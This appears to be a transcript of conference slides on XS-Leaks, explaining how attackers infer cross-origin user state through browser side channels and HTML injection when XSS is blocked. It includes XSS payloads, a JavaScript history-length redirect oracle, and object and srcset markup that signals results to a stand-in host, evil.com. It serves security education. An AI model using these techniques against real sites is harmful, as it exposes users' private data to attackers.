XS-Leaks

Client-Side Attacks in a Post-XSS World

Zayne Zhang
@zeyu2001 | zeyu2001.com

$ whoami

Student Computer Science @ *Cambridge*

CTF Player *Water Paddler* ⊂ *Blue Water*, 2nd place @ DEF CON 31

Social Engineering Experts, host *SEETF* yearly

Previously Security Engineering @ *TikTok*

Currently Freelance @ ELECTROVOLT ⊂ CURE53

Building *Bakkhos Labs*, a security training company

Are we in a post-XSS world?

Evolution of Web Frameworks

Trivial reflected and DOM-based XSS

```
<?php echo $username ?>
```

```
document.getElementById("username").innerHTML = username;
```


Username: `<img src=x onerror=alert()>`

Evolution of Web Frameworks

Frameworks became safer by default

```
const Profile = (props) => {
    return (
        <h1> {props.username}&apos;s Profile </h1>
    );
}
```

Automatically escaped



Evolution of Web Frameworks

The web standard became safer

```
Content-Security-Policy: script-src 'self';
```

CSP as last line of defence

Byte Pattern	Pattern Mask	Leading Bytes to Be Ignored	Computed MIME Type	Note
3C 21 44 4F 43 54 59 50 45 20 48 54 4D 4C TT	FF FF DF DF DF DF DF DF DF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<!DOCTYPE HTML" followed by a tag-terminating byte.
3C 48 54 4D 4C TT	FF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<HTML" followed by a tag-terminating byte.
3C 48 45 41 44 TT	FF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<HEAD" followed by a tag-terminating byte.
3C 53 43 52 49 50 54 TT	FF DF DF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<SCRIPT" followed by a tag-terminating byte.
3C 49 46 52 41 4D 45 TT	FF DF DF DF DF DF DF FF	Whitespace bytes.	text/html	The case-insensitive string "<IFRAME" followed by a tag-terminating byte.
3C 48 31 TT	FF DF FF FF	Whitespace bytes.	text/html	The case-insensitive string "<H1" followed by a tag-terminating byte.

Smarter MIME-type sniffing

Evolution of Web Frameworks

Sure, there are quirks and bypasses

Evolution of Web Frameworks

Sure, there are quirks and bypasses

```
const Profile = (props) => {
    return (
        <h1> {props.username}&apos;s Profile </h1>
        <a href={props.website}>Check out their website!</a>
    );
}
```

Evolution of Web Frameworks

Sure, there are quirks and bypasses

```
const Profile = (props) => {
    return (
        <h1 {...props}> {props.username}&apos;s Profile </h1>
    );
}

const App = () => {
    const searchParams = Object.fromEntries(new URLSearchParams(window.location.search));
    return (
        <Profile {...searchParams} />
    )
}
```

`http://vuln.com/?username=Zayne&is=is&autofocus&tabindex=0&onfocus=alert()`

But as frameworks and standards evolve, traditional XSS and CSRF are becoming more obsolete!

Maybe we couldn't perform a full account takeover or directly steal session data, **but could we abuse *legitimate* browser APIs to *infer* information about users in a meaningful way?**

Example — Detecting Redirects

1. Create a new window (top-level or `iframe`) from *attacker-controlled* **site A**
2. Navigate the window to a “leaky” endpoint on *target* **site B**
   `https://vuln.com/?search=X`
3. Wait for potential redirect to happen

Example — Detecting Redirects

1. Create a new window (top-level or `iframe`) from *attacker-controlled* **site A**
2. Navigate the window to a “leaky” endpoint on *target* **site B**
   `https://vuln.com/?search=X`
3. Wait for potential redirect to happen

If we attempted to read `window.history.length` now, the browser would stop us

Example — Detecting Redirects

1. Create a new window (top-level or `iframe`) from *attacker-controlled* **site A**
2. Navigate the window to a “leaky” endpoint on *target* **site B**
   `https://vuln.com/?search=X`
3. Wait for potential redirect to happen
4. Navigate the window back to any page on *attacker-controlled* **site A**
5. Check `window.history.length`
   - 3 if step 3 redirected
   - 2 if step 3 did not redirect

Example — Detecting Redirects

This **XS-Search** oracle allowed leaking of team members, device history, connections, etc. in a popular VPN service

```
const leak = async (url) => {
    const W = open("about:blank", "W", "width=100,height=100")
    return new Promise(async (r) =>  {
        let h1 = W.history.length
        W.location = url
        await sleep(1000)
        await switchToBlank(W)

        if (W.history.length - h1 === 3){
            return r(1)
        } else {
            return r(0)
        }
    })
}
```

```
const sleep = (ms) => {
    return new Promise(resolve => setTimeout(resolve, ms));
}


const switchToBlank = async (w) => {
    w.location = 'blank.html';
    while (1) {
        try {
            if (w.history.length){
                return 1
            }
        }
        catch (e) {}
        await sleep(50)
    }
}
```

Example — Detecting Redirects Again

- `window.history.length` only works for client-side redirects
- What if we need to detect 302 **server redirects**?

Example — Detecting Redirects Again

- `window.history.length` only works for client-side redirects
- What if we need to detect 302 **server redirects**?

This only works for SameSite: None!

Inspiration

URL Length

In general, the *web platform* does not have limits on the length of URLs (although 2^31 is a common limit). *Chrome* limits URLs to a maximum length of **2MB** for practical reasons and to avoid causing denial-of-service problems in inter-process communication.


On most platforms, Chrome's omnibox limits URL display to **32kB** (`kMaxURLDisplayChars`) although a **1kB** limit is used on VR platforms.

Ensure that the client behaves reasonably if the length of the URL exceeds any limits:

- Origin information appears at the start of the URL, so truncating the end is typically harmless.
- Rendering a URL as an empty string in edge cases is not ideal, but truncating poorly (or crashing unexpectedly and insecurely) could be worse.
- Attackers may use long URLs to abuse other parts of the system. DNS syntax limits fully-qualified hostnames to **253 characters** and each label in the hostname to **63 characters**, but Chromium's GURL class does not enforce this limit.

Exploit Primitives

- Chrome has a URL length limit
- When handling 302 redirects, URL fragments are preserved



The XS-Leak

X

/search?query=<query>
#AAA...[2MB-X]...AAA

/results?ids=<note UUIDs>&query=<query>
#AAA...[2MB-X]...AAA

Length > 2MB → Chrome renders about:blank#blocked!

X

/search?query=<query>
#AAA...[2MB-X]...AAA

The XS-Leak

```
> let url = "http://secrets.wtl.pw/search?query=asdf#"
  let w = window.open(url + "A".repeat(2 * 1024 * 1024 - url.length - 1))
<· undefined
> w.origin
✕ ▸Uncaught DOMException: Blocked a frame with origin "https://www.example.com" from accessing a cross-origin frame.
    at <anonymous>:1:3
>
```

Failure (< 2MB)

```
> let url = "http://secrets.wtl.pw/search?query=test#"
  let w = window.open(url + "A".repeat(2 * 1024 * 1024 - url.length - 1))
<· undefined
> w.origin
<· 'https://www.example.com'
>
```

Success (> 2MB)

The Web is (Very) Leaky!

	XS-Leak	Related Work	Leak Technique $t \in T$	Inclusion Method $i \in I$
	Detectable Difference: Status Code			
✪	Perf. API Error	(Section 5.2)	A request that results in errors will not create a resource timing entry.	HTML Elements, Frames
✪	Style Reload Error	(Section 5.2)	Due to a browser bug, requests that result in errors are loaded twice.	HTML Elements
✪	Request Merging Error	(Section 5.2)	Requests that result in an error can not be merged.	HTML Elements
	Event Handler Error	Staicu and Pradel [50], Sudhodanan et al. [51]	Event handlers attached to HTML tags trigger on specific status codes.	HTML Elements, Frames
	MediaError	Acar and Danny Y. Huang [1]	In FF, it is possible to accurately leak a cross-origin request's status code.	HTML Elements (Video, Audio)
	Detectable Difference: Redirects			
✪	CORS Error	(Section 5.3)	In SA CORS error messages leak the full URL of redirects.	Fetch API
✪	Redirect Start	(Section 5.2)	Resource timing entry leaks the start time of a redirect.	Frames
✪	Duration Redirect	(Section 5.2)	The duration of timing entries is negative when a redirect occurs.	Fetch API
	Fetch Redirect	Janc et al. [30]	GC and SA allow to check the response's type (*opaque-redirect*) after the redirect is finished.	Fetch API
	URL Max Length	Masas [38, 39]	Gather the length of a URL that triggers an error on a specific server.	Fetch API, HTML Elements
	Max Redirect	Herrera [23]	Abuse the redirect limit to detect redirects.	Fetch API, Frames
	History Length	Olejnik et al. [44], Smith et al. [47], terjanq [54], Wondracek et al. [75]	JavaScript code manipulates the browser history and can be accessed by the `length` property.	Pop-ups
	CSP Violation	Homakov [27], West [63]	The attacker sets up a CSP on `attacker.com` that only allows requests to `target.com`. If `attacker.com` issues a request to `target.com` that redirects to another cross-origin domain, the CSP blocks access and creates a violation report. Target location of the redirect may leak.	Fetch API, Frames
	CSP Detection	Homakov [27], West [63]	Similar to the above leak technique, but the location does not leak.	Fetch API, Frames

	Detectable Difference: Page Content			
✪	Perf. API Empty Page	(Section 5.2)	Empty responses do not create resource timing entries.	Frames
✪	Perf. API XSS-Auditor	(Section 5.2)	Detect presence of specific elements in a webpage with the XSS-Auditor in SA.	Frames
	Cache	Vela [59]	Clear the file from the cache. Opens target page checks if the file is present in the cache.	Frames, Pop-ups
	Frame Count	Grossman [18], Masas [38]	Read number of frames (`window.length`).	Frames, Pop-ups
	Media Dimensions	Masas [38]	Read size of embedded media.	HTML Elements (Video, Audio)
	Media Duration	Masas [38]	Read duration of embedded media.	HTML Elements (Video, Audio)
	Id Attribute	Heyes [25]	Leak sensitive data from the `id` or `name` attribute.	Frames
	CSS Property	Evans [13]	Detect website styling depending on the status of the user.	HTML Elements
	Detectable Difference: Header			
✪	SRI Error	(Section 5.3)	Subresource Integrity error messages leak the size of a response in SA.	Fetch API
✪	Perf. API Download	(Section 5.2)	Downloads do not create resource timing entries in the Performance API.	Frames
✪	Perf. API CORP	(Section 5.2)	Resource protected with CORP do not create resource timing entries.	Frames
✪	COOP	(Section 5.4)	`COOP` protected pages can not be accessed.	Pop-ups
	Perf. API XFO	terjanq [55]	Resource with `X-Frame-Options` header does not create resource timing entry.	Frames
	CSP Directive	Yoneuchi [76]	CSP header directives can be probed with the CSP iframe attribute.	Frames
	CORP	Wiki [72]	Resource protected with CORP throws error when fetched.	Fetch API
	CORB	Wiki [71]	Detect presets of `Content-Type` and `Content-Type-Options` headers, because CORB is only enforced for specific content types together with the `nosniff` option.	HTML Elements
	ContentDocument XFO	Sudhodanan et al. [51]	In GC, when a page is not allowed to be embedded on a cross-origin page because of `X-Frame-Options`, an error page is shown.	Frames
	Download Detection	Masas [38]	Attacker can detect downloads by using iframes. If the iframe is still accessible, the file was downloaded.	Frames

Knittel, L., Mainka, C., Niemietz, M., Noß, D. T., & Schwenk, J. (2021). XSinator.com: From a formal model to the automatic evaluation of cross-site leaks in web browsers. Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security. https://doi.org/10.1145/3460120.3484739

The Problem With Most Leaks?

	XS-Leak	Related Work	Leak Technique $t \in T$	Inclusion Method $i \in I$
	Detectable Difference: Status Code			
✪	Perf. API Error	(Section 5.2)	A request that results in errors will not create a resource timing entry.	HTML Elements, Frames
✪	Style Reload Error	(Section 5.2)	Due to a browser bug, requests that result in errors are loaded twice.	HTML Elements
✪	Request Merging Error	(Section 5.2)	Requests that result in an error can not be merged.	HTML Elements
	Event Handler Error	Staicu and Pradel [50], Sudhodanan et al. [51]	Event handlers attached to HTML tags trigger on specific status codes.	HTML Elements, Frames
	MediaError	Acar and Danny Y. Huang [1]	In FF, it is possible to accurately leak a cross-origin request's status code.	HTML Elements (Video, Audio)
	Detectable Difference: Redirects			
✪	CORS Error	(Section 5.3)	In SA CORS error messages leak the full URL of redirects.	Fetch API
✪	Redirect Start	(Section 5.2)	Resource timing entry leaks the start time of a redirect.	Frames
✪	Duration Redirect	(Section 5.2)	The duration of timing entries is negative when a redirect occurs.	Fetch API
	Fetch Redirect	Janc et al. [30]	GC and SA allow to check the response's type (*opaque-redirect*) after the redirect is finished.	Fetch API
	URL Max Length	Masas [38, 39]	Gather the length of a URL that triggers an error on a specific server.	Fetch API, HTML Elements
	Max Redirect	Herrera [23]	Abuse the redirect limit to detect redirects.	Fetch API, Frames
	History Length	Olejnik et al. [44], Smith et al. [47], terjanq [54], Wondracek et al. [75]	JavaScript code manipulates the browser history and can be accessed by the `length` property.	Pop-ups
	CSP Violation	Homakov [27], West [63]	The attacker sets up a CSP on `attacker.com` that only allows requests to `target.com`. If `attacker.com` issues a request to `target.com` that redirects to another cross-origin domain, the CSP blocks access and creates a violation report. Target location of the redirect may leak.	Fetch API, Frames
	CSP Detection	Homakov [27], West [63]	Similar to the above leak technique, but the location does not leak.	Fetch API, Frames

Fetch API and iframes are **more stealthy**, but if site uses **SameSite=Lax** cookies, we wouldn't leak any authenticated user state!

“Same-Site” Leaks?

Problem: We have HTML injection, but due to sanitizers and Content Security Policy, XSS is not possible.


Solution: Try to leak state without any JavaScript.


What can iframes leak?

https://vuln.com

```
<iframe src="https://attacker.com" allow="geolocation">
```

What can iframes leak?





https://attacker.com

```
<body>
  <div id="result"></div>
  <script>
    const result = document.getElementById("result");

    const getLocation = () => {
      navigator.geolocation.getCurrentPosition(showPosition, (err) => console.error(err), { enableHighAccuracy: true });
    }

    const showPosition = (position) => {
      result.innerHTML = "Latitude: " + position.coords.latitude +
        "<br>Longitude: " + position.coords.longitude;
    }

    setTimeout(() => {
      getLocation();
    }, 1000);
  </script>
</body>
```


Leaking Status Codes

`/api/v1/search?query=[...]`

200 — found results

404 — found no results

Leaking Status Codes



```
app.get('/api/v1/search', (req, res) => {
  if (hasResults(req.query.query)) {
    res.status(200).send('Yes');
  } else {
    res.status(404).send('No');
  }
});
```

Nested Objects

```
<object data="/api/v1/search?query=a">
    <object data="https://evil.com?callback=a"></object>
</object>
```

200 OK — outer object rendered

404 Not Found — inner object rendered

Nested Objects with Stricter CSP

```
<object data="/api/v1/search?query=a">
    <iframe srcdoc="<img srcset='https://evil.com?callback=1 480w,
https://evil.com?callback=0 800w' sizes='(min-width: 1000px) 800px,
(max-width 999px) 480px'>" width="1000px">
</object>
```


Responsive image

```
<img
    srcset='https://evil.com?callback=0 800w, https://evil.com?callback=1 480w'
    sizes='(min-width: 1000px) 800px, (max-width 999px) 480px'
>
```

```
<img
    srcset='https://evil.com?callback=0 800w, https://evil.com?callback=1 480w'
    sizes='(min-width: 1000px) 800px, (max-width 999px) 480px'
>
```

404 — inner iframe rendered with width of **1000px**

Responsive image matches `(min-width: 1000px)` media query and loads image from `https://evil.com?callback=0`



```
<img
    srcset='https://evil.com?callback=0 800w, https://evil.com?callback=1 480w'
    sizes='(min-width: 1000px) 800px, (max-width 999px) 480px'
>
```

200 — outer object rendered, iframe not rendered

Responsive image matches `(max-width 999px)` media query and loads image from `https://evil.com?callback=1`

Takeaways

- Traditional XSS and CSRF are becoming increasingly obsolete
- XS-Leaks abuse legitimate browser APIs to leak the user's state through success/failure oracles
- One of the main problems with XS-Leak techniques is *SameSite* protections
- We could weaponize HTML injections to achieve "Same-Site Leaks"

Thank you! Any questions?

zeyu2001